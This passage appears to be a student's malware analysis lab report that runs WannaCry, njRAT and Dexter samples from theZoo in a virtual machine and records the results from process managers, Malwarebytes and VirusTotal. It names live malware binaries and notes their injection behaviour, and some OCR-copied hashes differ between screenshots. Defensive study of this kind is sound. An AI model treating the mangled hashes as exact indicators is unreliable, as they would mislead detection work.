↳ C:\Windows\System32\voobe\UserOOBEBroker.exe	Microsoft Corporation	0/76 (0%)	0%	1.27 MB	1524	UserOOBEBroker...	784
↳ C:\Windows\System32\msdtc.exe	Microsoft Corporation	0/76 (0%)	0%	1.96 MB	2440	msdtc.exe	624
↳ C:\Windows\System32\MoUsoCoreWorker.exe	Microsoft Corporation	0/76 (0%)	0%	20.7 MB	4804	MoUsoCoreWork...	784
↳ C:\Windows\System32\fontdrvhost.exe	Microsoft Corporation	0/76 (0%)	0%	1.00 MB	776	fontdrvhost.exe	512
↳ C:\Windows\System32\fontdrvhost.exe	Microsoft Corporation	0/76 (0%)	0%	2.52 MB	768	fontdrvhost.exe	608
↳ C:\Windows\System32\dwm.exe	Microsoft Corporation	0/76 (0%)	0%	29.8 MB	1008	dwm.exe	608
↳ C:\Windows\System32\dllhost.exe	Microsoft Corporation	0/76 (0%)	0%	1.98 MB	1156	dllhost.exe	784
↳ C:\Windows\System32\dllhost.exe	Microsoft Corporation	0/76 (0%)	0%	2.94 MB	3756	dllhost.exe	624
↳ C:\Windows\System32\ctfmon.exe	Microsoft Corporation	0/76 (0%)	0%	3.80 MB	2948	ctfmon.exe	5068
↳ C:\Windows\System32\conhost.exe	Microsoft Corporation	0/76 (0%)	0%	240 KB	6616	conhost.exe	3816
↳ C:\Windows\System32\cmd.exe	Microsoft Corporation	0/76 (0%)	0%	288 KB	3816	cmd.exe	1200
↳ C:\Windows\System32\audiogd.exe	Microsoft Corporation	0/76 (0%)	0%	3.57 MB	2532	audiogd.exe	1900
↳ C:\Windows\explorer.exe	Microsoft Corporation	0/76 (0%)	0%	29.9 MB	4416	explorer.exe	2004
↳ C:\Program Files (x86)\Microsoft\Edge\Update\MicrosoftEdgeUpdate.exe	Microsoft Corporation	0/76 (0%)	0%	588 KB	1288	MicrosoftEdgeUp...	1200
↳ C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	7.16 MB	6856	msedge.exe	6204


A new process named njRAT.exe appeared in the process list. No threat level was assigned by UVK. The process was running from the same directory where it was executed (C:\Users\simon\Desktop\theZoo\malware\Binaries\njRAT-v0.6.4). RAM Usage (about 5 MB) is low, making it stealthier than WannaCry but higher than Bladabindi.

Using Memory Modules Manager, the following observations were made:



njRAT loaded several Microsoft .NET-related DLLs, including: Microsoft.VisualBasic.dll, System.Runtime.Remoting.dll, System.Drawing.dll. These libraries suggest that njRAT is built on the .NET framework, like Bladabindi. No direct signs of process injection, but its dependencies indicate it may rely on remote connections

Then, I extracted Win32.Info stealer.Dexter.zip and launched .exe files.



When I checked UVK I identified new process, which is named iexplore.exe.

Process Manager - Ultra Virus Killer

Showing 49 of 122 processes

Hide critical processes
 Delete EXE file when killing
 Kill all with the same path

Kill process Process properties Kill all processes Window catcher Home Find a process (Ctrl+F) List menu Find next

Executable path	Publisher (Not verified)	Threat level	CPU 3.0...	RAM 34%	PID	Name	Parent P...
C:\Program Files\VMware\VMware Tools\vm3dservice.exe	Broadcom Inc.	Not availa...	0%	1.07 MB	3096	vm3dservice.exe	3008
C:\Program Files\VMware\VMware Tools\vm3dservice.exe	Broadcom Inc.	Not availa...	0%	992 KB	3008	vm3dservice.exe	624
vm C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Broadcom Inc.	Not availa...	0%	3.45 MB	4864	vmtoolsd.exe	4416
vm C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Broadcom Inc.	Not availa...	0%	4.43 MB	3016	vmtoolsd.exe	624
C:\Program Files\VMware\VMware Tools\VGAuthService....	Broadcom Inc.	Not availa...	0%	1.85 MB	3000	VGAuthService.exe	624
C:\Tools\internet_detector\internet_detector.exe	(No publisher)	Not availa...	0%	6.01 MB	7132	internet_detector....	3996
C:\Tools\internet_detector\internet_detector.exe	(No publisher)	Not availa...	0%	352 KB	3996	internet_detector....	1200
iexplore.exe	(No publisher)	Not availa...	0%	24 KB	8916	iexplore.exe	2644
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/6 (0%)	0%	7.16 MB	6856	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/6 (0%)	0%	9.66 MB	5672	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/6 (0%)	0%	3.08 MB	6480	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/6 (0%)	0%	5.22 MB	6428	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/6 (0%)	0%	6.04 MB	6420	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/6 (0%)	0%	1.39 MB	6236	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/6 (0%)	0%	36.5 MB	6204	msedge.exe	4416
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/6 (0%)	0%	66.9 MB	432	PCHealthCheck.e...	5884
C:\Program Files\UVK - Ultra Virus Killer\UVK_en.exe	Carifred.com	0/6 (0%)	0%	1.48 MB	8660	UVK_en.exe	4416
C:\Program Files\UVK - Ultra Virus Killer\UVK_en64.exe	Carifred.com	0/6 (0%)	1.0%	21.9 MB	7620	UVK_en64.exe	8660
C:\Tools\sysinternals\ZoomIt64.exe	Sysinternals - www.sysi...	0/6 (0%)	0%	1.23 MB	6184	ZoomIt64.exe	4416
C:\Windows\explorer.exe	Microsoft Corporation	0/6 (0%)	1.2%	47.3 MB	4416	explorer.exe	2004
C:\Windows\System32\cmd.exe	Microsoft Corporation	0/6 (0%)	0%	276 KB	3816	cmd.exe	1200
C:\Windows\System32\conhost.exe	Microsoft Corporation	0/6 (0%)	0%	224 KB	6616	conhost.exe	3816
C:\Windows\System32\ctfmon.exe	Microsoft Corporation	0/6 (0%)	0%	4.60 MB	2948	ctfmon.exe	5068

It had executable Path: C:\Program Files (x86)\Internet Explorer\iexplore.exe. Parent Process: Not listed (PID 4452) (Unusual behavior). File Signature: Unsigned - No Publisher. File Size: 0 bytes. CPU and RAM Usage: Minimal, indicating stealthy execution.

Process Manager - Ultra Virus Killer

Showing 50 of 125 processes

Hide critical processes
 Delete EXE file when killing
 Kill all with the same path

Kill process Process properties Kill all Window catcher Home Find a process (Ctrl+F) List menu Find next

Process Properties

Process name: iexplore.exe Process ID (PID): 9092

Parent process: Not listed (PID 4452)

Image path: iexplore.exe

Command line: "C:\Program Files (x86)\Internet Explorer\iexplore.exe"

File description: No description

File signature: Unsigned : No publisher

MD5 hash: Hash error: File not found File size: 0 bytes


Go to services Go to modules VirusTotal report

Pause process Resume process Close

PID	Name	Parent P...
928	SearchIndexer.exe	624
336	SecurityHealthSer...	624
428	SecurityHealthSys...	4416
784	SrgmBroker.exe	624
764	sihost.exe	1376
220	spools.exe	624
404	taskhostw.exe	1200
892	taskhostw.exe	1200
904	WmiPrvSE.exe	784
628	SearchApp.exe	784
568	SearchApp.exe	784
956	StartMenuExperi...	784
424	TextInputHost.exe	784
748	ShellExperienceH...	784
096	vm3dservice.exe	3008
008	vm3dservice.exe	624
864	vmtoolsd.exe	4416
3016	vmtoolsd.exe	624
3000	VGAuthService.exe	624
7132	internet_detector....	3996
3996	internet_detector....	1200
8916	iexplore.exe	4416

iexplore.exe was spawned unexpectedly, likely by Dexter, meaning the malware used process injection. The process being unsigned and having 0 bytes in size suggests it was modified in-memory. The lack of a proper parent process indicates that it was not started normally by the user.


Then, I checked memory modules.



iexplore.exe Instances (PIDs: 4696, 7180) suggest multiple browser injections. Dexter uses process injection to operate inside iexplore.exe, avoiding detection. This is consistent with credential-stealing malware behavior, which hooks into web browsers. I confirmed it by reading about it – [https://en.wikipedia.org/wiki/Dexter_\(malware\)](https://en.wikipedia.org/wiki/Dexter_(malware)).


Conclusions – Stationary malware (not executed) is not detected by UVK's Process Manager or Memory Modules Manager. Running malware spawns processes and injects memory modules, which can be identified using UVK. Process verification & threat levels are limited in UVK, so additional tools like VirusTotal, or dynamic analysis tools are needed. Manual analysis is necessary, as UVK does not automatically classify threats.

Malwarebytes identified a file from the WannaCry ransomware sample as a generic malware threat using AI-based detection.



The screenshot shows the Malwarebytes Scanner interface. The left sidebar has 'Identity Protection' highlighted with a green badge labeled 'NEW'. The main area is titled 'Scanner' and shows 'Custom Scan results'. It displays one detection: 'Generic.Malware.AI.DDS' (Type: Malware, Object type: File, Location: C:\USERS\SIMON\Desktop\THEZOO\MALWARE\BINARIES\RANSOMWARE\WANNACRY\ED01EBFBC...). The status bar at the bottom indicates 1 detection, a scan time of 21s, and 1 item scanned. Buttons for 'Close' and 'Quarantine 1 item' are visible.

Malwarebytes flagged the Bladabindi trojan (also known as njRAT) as an AI-detected malware.



The screenshot shows the Malwarebytes Scanner interface. The left sidebar has 'Identity Protection' highlighted with a green badge labeled 'NEW'. The main area is titled 'Scanner' and shows 'Custom Scan results'. It displays one detection: 'Malware.AI.4011170465' (Type: Malware, Object type: File, Location: C:\USERS\SIMON\Desktop\THEZOO\MALWARE\BINARIES\TROJAN.BLADEBINDI\HOSTR.EXE). The status bar at the bottom indicates 1 detection, a scan time of 21s, and 1 item scanned. Buttons for 'Close' and 'Quarantine 1 item' are visible.

Malwarebytes detected njRAT and its components as backdoor trojans and spyware.

Malwarebytes

Trial expires in 14 days

Activate subscription Buy now

Scanner


Custom Scan results

Detections	Scan time	Items scanned
6	21s	12

<input checked="" type="checkbox"/>	Name	Type	Object type	Location
<input checked="" type="checkbox"/>	Bladabindi.Backdoor.Bot.DDS	Malware	File	C:\USERS\SIMON\Desktop\THEZOO\MALWARE\BINARIES\NJRAT-V0.6.4\NJRAT-V0.6.4\Plugin\SC.DLL
<input checked="" type="checkbox"/>	Bladabindi.Backdoor.Bot.DDS	Malware	File	C:\USERS\SIMON\Desktop\THEZOO\MALWARE\BINARIES\NJRAT-V0.6.4\NJRAT-V0.6.4\Plugin\CH.DLL
<input checked="" type="checkbox"/>	Bladabindi.Backdoor.Bot.DDS	Malware	File	C:\USERS\SIMON\Desktop\THEZOO\MALWARE\BINARIES\NJRAT-V0.6.4\NJRAT-V0.6.4\Plugin\CAM.DLL
<input checked="" type="checkbox"/>	Bladabindi.Backdoor.Bot.DDS	Malware	File	C:\USERS\SIMON\Desktop\THEZOO\MALWARE\BINARIES\NJRAT-V0.6.4\NJRAT-V0.6.4\Plugin\FM.DLL
<input checked="" type="checkbox"/>	Generic.Spyware.Stealer.DDS	Malware	File	C:\USERS\SIMON\Desktop\THEZOO\MALWARE\BINARIES\NJRAT-V0.6.4\NJRAT-V0.6.4\Plugin\PW.DLL
<input checked="" type="checkbox"/>	Generic.Malware.Ai.DDS	Malware	File	C:\USERS\SIMON\Desktop\THEZOO\MALWARE\BINARIES\NJRAT-V0.6.4\NJRAT-V0.6.4\NJRAT.EXE

Export ▾

[Close](#) [Quarantine 6 items](#)



This screenshot shows the Malwarebytes Scanner interface after a custom scan. It displays six detections across various file types and locations, primarily in the NjrAT folder. The detections include Bladabindi variants and a Generic.Spyware.Stealer.DDS sample. The interface includes a sidebar with dashboard, identity protection, and settings options.

Malwarebytes identified a sample from the Dexter infostealer family as a generic malware threat.

Malwarebytes

Trial expires in 14 days

Activate subscription Buy now

Scanner


Custom Scan results

Detections	Scan time	Items scanned
1	21s	1

<input checked="" type="checkbox"/>	Name	Type	Object type	Location
<input checked="" type="checkbox"/>	Generic.Malware.Ai.DDS	Malware	File	C:\USERS\SIMON\Desktop\THEZOO\MALWARE\BINARIES\WIN32.INFOSTEALER.DEXTER\5FFD4C5E1766196AC1CBD799D...

Export ▾

[Close](#) [Quarantine 1 item](#)



This screenshot shows the Malwarebytes Scanner interface after a custom scan. It displays one detection of a Generic.Malware.Ai.DDS sample, which is identified as a variant of the Dexter infostealer. The interface includes a sidebar with dashboard, identity protection, and settings options.

I checked file hashes for each of the malware and put it to VirusTotal.

WannaCry was detected by many anti malware tools.

Screenshot of HashMyFiles application showing file properties for WannaCry ransomware.

The application window title is "HashMyFiles". The menu bar includes File, Edit, View, Options, and Help. The toolbar contains icons for Open, Save, Print, and Hashing.

Filename	MD5	SHA-256	File Size	Modified Time
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	84c82835a5d21bbcf75a61706d8ab549	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa	3,514,368	5/14/2017 5:29:07 PM

The "Properties" dialog box is open, displaying the following file details:

Filename:	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
MD5:	84c82835a5d21bbcf75a61706d8ab549
SHA1:	5ff465afaabcbf0150d1a3ab2c2e74f3a4426467
CRC32:	40221ca
SHA-256:	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
SHA-512:	90723a50c20ba3643d625595fd6be8dcf88d70ff7f4b4719a88f055d5b3149a4231018ea3
SHA-384:	d7e90fc0830b2be200b6cc9d86484efe8df14fc1604c84179d21e283f710b4c248c0ac43
Full Path:	C:\Users\simon\Desktop\theZoo\malware\Binaries\Ransomware.WannaCry\ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
Modified Time:	5/14/2017 5:29:07 PM
Created Time:	3/11/2025 4:01:44 PM
Entry Modified Time:	3/11/2025 4:01:44 PM
File Size:	3,514,368
File Version:	6.1.7601.17514 (win7sp1_rtm.101119-1850)
Product Version:	6.1.7601.17514
Identical:	
Extension:	exe
File Attributes:	
Hash Start Time:	3/11/2025 7:23:54 PM
Hash End Time:	3/11/2025 7:23:54 PM
Hashing Duration:	00:00:00.092

The "OK" button is visible at the bottom right of the properties dialog. The background of the application shows a watermark for "NirSoft Freeware, http://www.nirsoft.net".

Sigma

ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa

Sign in Sign up

68 / 73

Community Score -2898

68/73 security vendors flagged this file as malicious

Reanalyze Similar More

ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
diskpart.exe

Size 3.35 MB Last Analysis Date 46 minutes ago EXE

peeve via-tor checks-cpu-name overlay ssh-communication malware runtime-modules long-sleeps self-delete macro-create-ole executes-dropped-file calls-wmi
checks-network-adapters checks-disk-space detect-debug-environment direct-cpu-clock-access checks-user-input

DETECTION DETAILS RELATIONS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label ransomware.wannacry/ransomcryptor Threat categories ransomware trojan Family labels wannacry wannacryptor wanna

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.WannaCryptor.R200571	Alibaba	Ransom:Win32/WannaCry.ali1020010
AliCloud	RansomWare	ALYac	Trojan.Ransom.WannaCryptor
Antiy-AVL	Trojan[Ransom]/Win32.Wanna	Arcabit	Trojan.Ransom.WannaCryptor.A
Avast	Win32:WanaCry-A [Trj]	AVG	Win32:WanaCry-A [Trj]
Avira (no cloud)	TR/Ransom.JB	Baidu	Win32.Trojan.WannaCry.c
BitDefender	Trojan.Ransom.WannaCryptor.A	Bkav Pro	W32.Common.74B07FDA
ClamAV	Win.Ransomware.Wannacryptor-994018...	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.ransomware.wannacry	Cylance	Unsafe
Cynet	Malicious (score: 100)	DeepInstinct	MALICIOUS
DrWeb	Trojan.Encoder.11432	Elastic	Malicious (high Confidence)
Emsisoft	Trojan.Ransom.WannaCryptor.A (B)	eScan	Trojan.Ransom.WannaCryptor.A
ESET-NOD32	Win32/Filecoder.WannaCryptor.D	Fortinet	W32/WannaCryptor.6F87!tr.ransom
GData	Win32.Trojan-Ransom.WannaCry.A	Gridinsoft (no cloud)	Malware.Win32.Gen.bot!se54409
Huorong	Ransom/Wannacry.j	Ikarus	Trojan-Ransom.WannaCry
Jiangmin	Trojan.Wanna.eo	K7AntiVirus	Trojan (0050d7171)
K7GW	Trojan (0050d7171)	Kaspersky	Trojan-Ransom.Win32.Wanna.zbu
Kingsoft	Win32.Troj.Undef.a	Lionic	Trojan.Win32.Wanna.toNn
Malwarebytes	Generic.Malware.Ai.DDS	MaxSecure	Trojan.Ransom.Wanna.d

ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa

① 68/73 security vendors flagged this file as malicious

ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
diskpart.exe

Community Score -2898

Size 3.35 MB Last Analysis Date 46 minutes ago EXE

peeve via-tor checks-cpu-name overlay ssh-communication malware runtime-modules long-sleeps self-delete macro-create-ole executes-dropped-file calls-wmi
checks-network-adapters checks-disk-space detect-debug-environment direct-cpu-clock-access checks-user-input

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 30+

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Basic properties

MD5	84c82835a5d21bbc7fa61706d8ab549
SHA-1	5ff465afaabcb0f150d1a3ab2c7473a4426467
SHA-256	ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
Vhash	036046656d1570a8236311z1fz
Authentihash	4b2c4c70f6ff9ee6e537f0aa66b0a30c7cc7979c86c7f4f996002b99fd
Impfhash	68013d7437aa653aa98a05807afeb1
Rich PE header hash	417a0d60798473bc5cd6546c98842
SSDeep	98304-QgPoBhz1aRxCSUDk365AEdhwvWa9P593R8yAvP2g3xQqPe1Cxck3ZAEUadzR8y4gb
TLSH	T173F5334F221B7ACF2550E64855C59B6A9724B2EBEFE126DA801A70D44F7F8FC0491
File type	Win32 EXE executable windows win32 pe peee
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
